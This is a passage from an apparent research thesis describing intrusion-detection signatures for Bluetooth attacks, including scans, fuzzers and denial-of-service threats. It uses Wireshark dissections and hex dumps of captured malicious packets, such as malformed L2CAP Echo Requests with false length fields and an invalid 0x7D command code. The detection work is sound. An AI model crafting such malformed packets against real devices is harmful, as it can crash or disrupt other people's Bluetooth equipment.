hcidump-dos.dump - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
1
2
3
4

```
No. .  Time      Source  Destination  Protocol  Info
  13 0.201004                         HCI_CMD   Sent HCI Command Change Connection Packet Type
  14 0.203988                         HCI_EVT   Rcvd HCI Event Command Status
  15 0.205984                         HCI_EVT   Rcvd HCI Event Connection Packet Type Changed
  16 0.208991                         HCI_EVT   Rcvd HCI Event Number of Completed Packets
  17 0.210989                         L2CAP     Rcvd Echo Request
  18 0.211986                         HCI_EVT   Rcvd HCI Event Read Remote Supported Features
  19 0.211989                         L2CAP     Rcvd Information Response
  20 0.230422                         HCI_CMD   Sent HCI Command Remote Name Request
  21 0.233988                         HCI_EVT   Rcvd HCI Event Command Status
```

```
Frame 17 (24 bytes on wire, 24 bytes captured)
  Arrival Time: Jun 24, 2010 13:22:17.916120000
  [Time delta from previous captured frame: 0.001998000 seconds]
  [Time delta from previous displayed frame: 0.001998000 seconds]
  [Time since reference or first frame: 0.210989000 seconds]
  Frame Number: 17
  Frame Length: 24 bytes
  Capture Length: 24 bytes
  [Frame is marked: False]
  [Protocols in frame: hci_h4:bthci_acl:btl2cap]
  Point-to-Point Direction: Received (1)
Bluetooth HCI H4 Rcvd ACL Data
  [Direction: Rcvd (0x01)]
  HCI Packet Type: ACL Data (0x02)
Bluetooth HCI ACL Packet
  .... 0000 0010 0110 = Connection Handle: 0x0026
  ..10 .... .... .... = PB Flag: Start Fragment (2)
  00.. .... .... .... = BC Flag: Point-To-Point (0)
  Data Total Length: 19
Bluetooth L2CAP Packet
  Length: 15
  CID: 0x0001
  Command: Echo Request
    Command Code: Echo Request (0x08)
    Command Identifier: 0x01
    Command Length: 12
```

```
0000  02 26 20 13 00 0f 00 01  00 08 01 0c 00 41 41 41   .& ..... .....AAA
0010  41 41 41 41 41 41 41 41                             AAAAAAAA
```

```
File: "/home/jp/Documents/Research/bl...   Packets: 33 Displayed: 33 Marked: 0        Profile: Default
```

Figure 5.3: Wireshark view of Hcidump Crash

Signature development for hcidump-crash was done through analysis using information provided in regions *3* and *4*. Hcidump-crash sends a malformed packet with false header information about the size of the packet payload. By comparing the length specified in the L2CAP header to the length specified in the Echo Request header (which should be the L2CAP length minus the 4 bytes for the Echo Request header) it is clear that the packet is malformed. In region *4*, the number of bytes at the end of the packet with a hexadecimal value of *41* can be counted to determine the actual payload. This signature checks for Echo Request commands where the length specifies in the header do not match the actual size of the payload. More on this signature will be discussed in Section 5.4.5.

5.4 Threat Signatures

Table 5.1: List of Signatures


Threat	Classification
Redfang	Surveillance
PSM Scan	Surveillance
RFCOMM Scan	Surveillance
L2CAP Header Overflow	Fuzzer
HCIDump Crash	Fuzzer
Nokia N70 DoS	Fuzzer
BlueSmack	DoS
Tanya	DoS
Ping Flood	DoS

This section lists the signatures incorporated into BLADE. Each signature is comprised of one or more markers. Once all markers in a signature have been matched, the signature is matched. The full list of threats detectable by BLADE is shown in Table 5.1. Though these signatures were developed on a Linux desktop computer, they should apply universally to all devices vulnerable to these threats. Each signature discussed is broken down into its markers. The protocol analysis of the marker is provided along with a description of the components of each marker.

5.4.1 Signature of Redfang

This threat is discussed in Section 3.2.4. The development of this signature was based on work from [63]. This signature could be triggered by legitimate communication. The signature for Redfang has the following 4 markers:

Marker (1):




```
▸ Frame 1 (13 bytes on wire, 13 bytes captured)
▸ Bluetooth HCI H4 Rcvd HCI Event
▾ Bluetooth HCI Event - Connect Request
    Event Code: Connect Request (0x04)
    Parameter Total Length: 10
    BD_ADDR: 0016:cf:f8feff (HonHaiPr_f8:fe:ff)
    Class of Device: 0x4a010c (Computer - services: Telephony, Capturing, Networking)
    Link Type: ACL connection (Data Channels) (0x01)
```

Protocol: HCI_EVT

Command: Event Connect Request

Marker (2):



```
▸ Frame 12 (14 bytes on wire, 14 bytes captured)
▸ Bluetooth HCI H4 Rcvd HCI Event
▾ Bluetooth HCI Event - Read Remote Supported Features
    Event Code: Read Remote Supported Features (0x0b)
    Parameter Total Length: 11
    Status: Other End Terminated Connection: User Ended Connection (0x13)
    Connection Handle: 0x0026
  ▸ LMP_Features
```

Protocol: HCI_EVT

Command: Read Remote Supported Features

Description: Time limit since *Marker (1)* is less than 100 seconds.

Marker (3):



```
▸ Frame 13 (9 bytes on wire, 9 bytes captured)
▸ Bluetooth HCI H4 Rcvd HCI Event
▾ Bluetooth HCI Event - Command Complete
    Event Code: Command Complete (0x0e)
    Parameter Total Length: 6
    Number of Allowed Command Packets: 1
  ▸ Command Opcode: Write Link Policy Settings (0x080d)
    Status: Success (0x00)
    Connection Handle: 0x0026
```

Protocol: HCI_EVT

Command: Connection Complete

Description: Time limit since *Marker (2)* is less than 100 seconds.

Marker (4):



```
▸ Frame 17 (14 bytes on wire, 14 bytes captured)
▸ Bluetooth HCI H4 Sent HCI Command
▾ Bluetooth HCI Command - Remote Name Request
  ▸ Command Opcode: Remote Name Request (0x0419)
    Parameter Total Length: 10
    BD_ADDR: 0016:cf:f8feff (HonHaiPr_f8:fe:ff)
    Page Scan Repetition Mode: R2 (0x02)
    Page Scan Mode: Mandatory Page Scan Mode (0x00)
    .000 0000 0000 0000 = Clock Offset: 0x0000 (0 ms)
    0... .... .... .... = Clock_Offset_Valid_Flag: false (0)
```

Protocol: HCI_EVT


Command: Remote Name Request

Description: Time limit since *Marker (3)* is less than 100 seconds.

5.4.2 Signature of PSM Scan

This threat is discussed in Section 3.2.5. The development of this signature was based on work from [73]. This should never be triggered by normal usage. The signature for PSM Scan has the following 2 markers:

Marker (1):




```
› Frame 167 (17 bytes on wire, 17 bytes captured)
› Bluetooth HCI H4
› Bluetooth HCI ACL Packet
⌄ Bluetooth L2CAP Packet
    Length: 8
    CID: 0x0001
  ⌄ Command: Connection Request
      Command Code: Connection Request (0x02)
      Command Identifier: 0x23
      Command Length: 4
      PSM: Unknown (0x003b)
      Source CID: 0x0040
```

Protocol: L2CAP

Command: Connection Request

Description: Request for PSM.

Marker (2):



```
> Frame 170 (17 bytes on wire, 17 bytes captured)
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Packet
    Length: 8
    CID: 0x0001
  v Command: Connection Request
      Command Code: Connection Request (0x02)
      Command Identifier: 0x24
      Command Length: 4
      PSM: Unknown (0x003d)
      Source CID: 0x0040
```

Protocol: L2CAP


Command: Connection Request

Description: Request for successive PSM numbers in increments of 0x0002. Time limit between scans is less than 1 second from *Marker (1)*.

5.4.3 Signature of RFCOMM Scan

This threat is discussed in Section 3.2.5. The development of this signature was based on work from [73]. This should never be triggered by normal usage. The signature for RFCOMM Scan has the following 2 markers:

Marker (1):




```
▾ Frame 813 (17 bytes on wire, 17 bytes captured)
    Arrival Time: Jun 22, 2010 17:32:09.185356000
    [Time delta from previous captured frame: 0.001969000 seconds]
    [Time delta from previous displayed frame: 0.001969000 seconds]
    [Time since reference or first frame: 1116.667677000 seconds]
    Frame Number: 813
    Frame Length: 17 bytes
    Capture Length: 17 bytes
    [Frame is marked: False]
    [Protocols in frame: hci_h4:bthci_acl:btl2cap]
    Point-to-Point Direction: Received (1)
▸ Bluetooth HCI H4 Rcvd ACL Data
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Packet
    Length: 8
    CID: 0x0001
  ▾ Command: Connection Request
      Command Code: Connection Request (0x02)
      Command Identifier: 0x2c
      Command Length: 4
      PSM: RFCOMM (0x0003)
      Source CID: 0x0040
```

Protocol: L2CAP

Command: Connection Request

Description: Request for successive RFCOMM Channel numbers (increments of 0x0003) with PSM is set to 0x0003.

Marker (2):



```
▾ Frame 834 (17 bytes on wire, 17 bytes captured)
    Arrival Time: Jun 22, 2010 17:32:09.247355000
    [Time delta from previous captured frame: 0.000979000 seconds]
    [Time delta from previous displayed frame: 0.000979000 seconds]
    [Time since reference or first frame: 1116.729676000 seconds]
    Frame Number: 834
    Frame Length: 17 bytes
    Capture Length: 17 bytes
    [Frame is marked: False]
    [Protocols in frame: hci_h4:bthci_acl:btl2cap]
    Point-to-Point Direction: Received (1)
▸ Bluetooth HCI H4 Rcvd ACL Data
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Packet
    Length: 8
    CID: 0x0001
  ▾ Command: Connection Request
      Command Code: Connection Request (0x02)
      Command Identifier: 0x2f
      Command Length: 4
      PSM: RFCOMM (0x0003)
      Source CID: 0x0041
```

Protocol: L2CAP


Command: Connection Request

Description: Request for successive RFCOMM Channel numbers (increments of 0x0003) with PSM is set to 0x0003. Time limit less than 1 second between this packet and *Marker (1)*.

5.4.4 Signature of L2CAP Header Overflow

This threat is discussed in Section 3.9.4. The development of this signature was based on work from [73]. This should never be triggered by normal usage. The signature for L2CAP Header Overflow has the following marker:

Marker (1):



```
▸ Frame 22 (13 bytes on wire, 13 bytes captured)
▸ Bluetooth HCI H4 Rcvd ACL Data
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Packet
    Length: 4
    CID: 0x0001
  ▾ Command: Echo Request
      Command Code: Echo Request (0x08)
      Command Identifier: 0x01
      Command Length: 1

0000  02 26 20 08 00 04 00 01  00 08 01 01 00          .& ..... .....
```

Protocol: L2CAP


Command: Echo Request

Description: Actual length of the payload greater than length set in Echo Request header.

5.4.5 Signature of HCIDump Crash

This threat is discussed in Section 3.9.3. The development of this signature was created in this research. This should never be triggered by normal usage. The signature for HCIDump Crash has the following marker:

Marker (1):



```
▸ Frame 17 (24 bytes on wire, 24 bytes captured)
▸ Bluetooth HCI H4 Rcvd ACL Data
▸ Bluetooth HCI ACL Packet
▾ Bluetooth L2CAP Packet
    Length: 15
    CID: 0x0001
  ▾ Command: Echo Request
      Command Code: Echo Request (0x08)
      Command Identifier: 0x01
      Command Length: 12

0000  02 26 20 13 00 0f 00 01  00 08 01 0c 00 41 41 41   .& ..... .....AAA
0010  41 41 41 41 41 41 41 41                            AAAAAAAA
```

Protocol: L2CAP


Command: Echo Request

Description: Actual length of the payload less than length set in Echo Request header.

5.4.6 Signature of Nokia N70 DoS

This threat is discussed in Section 3.9.5. The development of this signature was based on work from [73]. This should never be triggered by normal usage. The signature for Nokia N70 DoS has the following marker:

Marker (1):



```
› Frame 14 (16 bytes on wire, 16 bytes captured)
› Bluetooth HCI H4
› Bluetooth HCI ACL Packet
⌄ Bluetooth L2CAP Packet
    Length: 7
    CID: 0x0001
  ⌄ Command:
      Command Code: Unknown (0x7d)
      Command Identifier: 0xaf
      Command Length: 0
      Command Data
```

Protocol: L2CAP


Command: "unknown"

Description: The Command type is set to *0x7D*, which is a non-existing command type.

5.4.7 Signature of BlueSmack

This threat is discussed in Section 3.7.3. The development of this signature was created in this research. This should never be triggered by normal usage. The signature for BlueSmack has the following marker:

Marker (1):



```
